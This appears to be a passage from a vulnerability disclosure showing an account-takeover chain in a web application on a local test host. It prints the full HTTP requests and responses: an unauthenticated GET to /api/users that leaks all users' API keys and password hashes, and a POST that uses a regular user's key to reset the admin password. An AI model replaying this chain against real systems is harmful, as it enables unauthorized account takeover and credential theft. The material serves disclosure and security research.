
Account Takeover

A user without privileges in the application can use this vulnerability to carry out account theft in the application, including administrator accounts.

To do this, simply access the route `/api/users` without being authenticated in the application:




```
GET /api/users HTTP/1.1
Host: 0.0.0.0:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://0.0.0.0:8080/dashboard/settings

```

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Sat, 20 Jan 2024 02:40:37 GMT
Content-Length: 984
Connection: close

[
  {
    "admin":true,
    "api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
    "created_at":"2024-01-20T02:32:34.5464903Z",
    "email":"admin@test.com",
    "id":1,
    "password":"$2a$14$Qlm04EJPCSZkS0HsN1ktwebPYcgWmNzeE6JMt./7nvO2C1HUvlG2.",
    "scopes":"admin",
    "token":"",
    "updated_at":"2024-01-20T02:35:03.189678196Z",
    "username":"admin"
  },
  {
    "admin":false,
    "api_key":"43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192",
    "created_at":"2024-01-20T02:35:26.209608879Z",
    "email":"newuser@test.com",
    "id":2,
    "password":"$2a$14$PToKRtbX/RJaKL.JQRI/G.4ppuPhKFw4dh2D1DYYN8lZz7877FJtC",
    "token":"",
    "updated_at":"2024-01-20T02:35:26.209608879Z",
    "username":"NewUser"
  },
  {
    "admin":true,
    "api_key":"179921c10e92b3f6144672ed1fef1447e02bffef80f3616194ef91d33915c455",
    "created_at":"2024-01-20T02:40:29.887860147Z",
    "email":"hacker@test.com",
    "id":3,
    "password":"$2a$14$LU82gBmee8.RBTKEX9v0o.Tf6PcFGbb3zYfWyhYKkCVcyN3atuifu",
    "token":"",
    "updated_at":"2024-01-20T02:40:29.887860147Z",
    "username":"hacker"
  }
]

```

After this, it is necessary to collect an API token. Here I used the token of a regular user, but it could be from another administrator. The token used was `43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`. With this token, it is necessary to send a POST request to the route `/api/users/1`, where the number 1 refers to the admin of the application. Here it is necessary to send a JSON in the body, containing the following details:

```
{"admin":true,"api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183","created_at":"2024-01-20T02:32:34.5464903Z","email":"admin@test.com","id":1,"scopes":"admin","token":"","updated_at":"2024-01-20T02:35:03.189678196Z","username":"admin","password":"<newpassword>"}
```


Notice the `password` field. Thus, we send the request updating the password. In my case, it will have the value `newpass` (previously it was `admin`):



```
POST /api/users/1?api=43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192 HTTP/1.1
Host: 0.0.0.0:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json;charset=utf-8
Content-Length: 281
Origin: http://0.0.0.0:8080
Connection: close
Referer: http://0.0.0.0:8080/dashboard/users

{
  "admin":true,
  "api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
  "created_at":"2024-01-20T02:32:34.5464903Z",
  "email":"admin@test.com",
  "id":1,
  "scopes":"admin",
  "token":"",
  "updated_at":"2024-01-20T02:35:03.189678196Z",
  "username":"admin",
  "password":"newpass"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Sat, 20 Jan 2024 03:41:15 GMT
Content-Length: 404
Connection: close

{
  "status":"success",
  "type":"user",
  "method":"update",
  "id":1,
  "output":{
    "id":1,
    "username":"admin",
    "password":"$2a$14$kZLkBDpcqWJ5TE7HF5CN1.8C.1unvMXNrMrOaokCufLKi6gxdIiMW",
    "email":"admin@test.com",
    "api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
    "scopes":"admin",
    "admin":true,
    "created_at":"2024-01-20T02:32:34.5464903Z",
    "updated_at":"2024-01-20T02:35:03.189678196Z",
    "token":""
  }
}
```

The token used for this was the common user token `43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`. The password was changed and the admin will not be able to log into the application with the old password (`admin`):




Username: admin

Password: admin


Incorrect username or password

Note that the hashes (bcrypt) are now different:
admin:admin -> $2a\$14$Qlm04EJPCSZkS0HsN1ktwebPYcgWmNzeE6JMt./7nvO2C1HUvlG2.
admin:newpass -> $2a\$14$kZLkBDpcqWJ5TE7HF5CN1.8C.1unvMXNrMrOaokCufLKi6gxdIiMW



```
GET /api/users HTTP/1.1
Host: 0.0.0.0:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://0.0.0.0:8080/dashboard/settings


```

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Sat, 20 Jan 2024 02:40:37 GMT
Content-Length: 984
Connection: close

[
  {
    "admin":true,
    "api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
    "created_at":"2024-01-20T02:32:34.5464903Z",
    "email":"admin@test.com",
    "id":1,
    "password":"$2a$14$Qlm04EJPCSZkS0HsN1ktwebPYcgWmNzeE6JMt./7nvO2C1HUvlG2.",
    "scopes":"admin",
    "token":"",
    "updated_at":"2024-01-20T02:35:03.189678196Z",
    "username":"admin"
  },
  {
    "admin":false,
    "api_key":"43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192",
    "created_at":"2024-01-20T02:35:26.209608879Z",
    "email":"newuser@test.com",
    "id":2,
    "password":"$2a$14$PToKRtbX/RJaKL.JQRI/G.4ppuPhKFw4dh2D1DYYN8lZz7877FJtC",
    "token":"",
    "updated_at":"2024-01-20T02:35:26.209608879Z",
    "username":"NewUser"
  },
  {
    "admin":true,
    "api_key":"179921c10e92b3f6144672ed1fef1447e02bffef80f3616194ef91d33915c455",
    "created_at":"2024-01-20T02:40:29.887860147Z",
    "email":"hacker@test.com",
    "id":3,
    "password":"$2a$14$LU82gBmee8.RBTKEX9v0o.Tf6PcFGbb3zYfWyhYKkCVcyN3atuifu",
    "token":"",
    "updated_at":"2024-01-20T02:40:29.887860147Z",
    "username":"hacker"
  }
]

```



```
GET /api/users HTTP/1.1
Host: 0.0.0.0:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://0.0.0.0:8080/dashboard/settings


```

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Sat, 20 Jan 2024 03:43:47 GMT
Content-Length: 984
Connection: close

[
  {
    "admin":true,
    "api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
    "created_at":"2024-01-20T02:32:34.5464903Z",
    "email":"admin@test.com",
    "id":1,
    "password":"$2a$14$kZLkBDpcqWJ5TE7HF5CN1.8C.1unvMXNrMrOaokCufLKi6gxdIiMW",
    "scopes":"admin",
    "token":"",
    "updated_at":"2024-01-20T03:41:15.149934339Z",
    "username":"admin"
  },
  {
    "admin":false,
    "api_key":"43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192",
    "created_at":"2024-01-20T02:35:26.209608879Z",
    "email":"newuser@test.com",
    "id":2,
    "password":"$2a$14$PToKRtbX/RJaKL.JQRI/G.4ppuPhKFw4dh2D1DYYN8lZz7877FJtC",
    "token":"",
    "updated_at":"2024-01-20T02:35:26.209608879Z",
    "username":"NewUser"
  },
  {
    "admin":true,
    "api_key":"179921c10e92b3f6144672ed1fef1447e02bffef80f3616194ef91d33915c455",
    "created_at":"2024-01-20T02:40:29.887860147Z",
    "email":"hacker@test.com",
    "id":3,
    "password":"$2a$14$LU82gBmee8.RBTKEX9v0o.Tf6PcFGbb3zYfWyhYKkCVcyN3atuifu",
    "token":"",
    "updated_at":"2024-01-20T02:40:53.592210369Z",
    "username":"hacker"
  }
]

```

⚠ This vulnerability is not in the video because it was found later.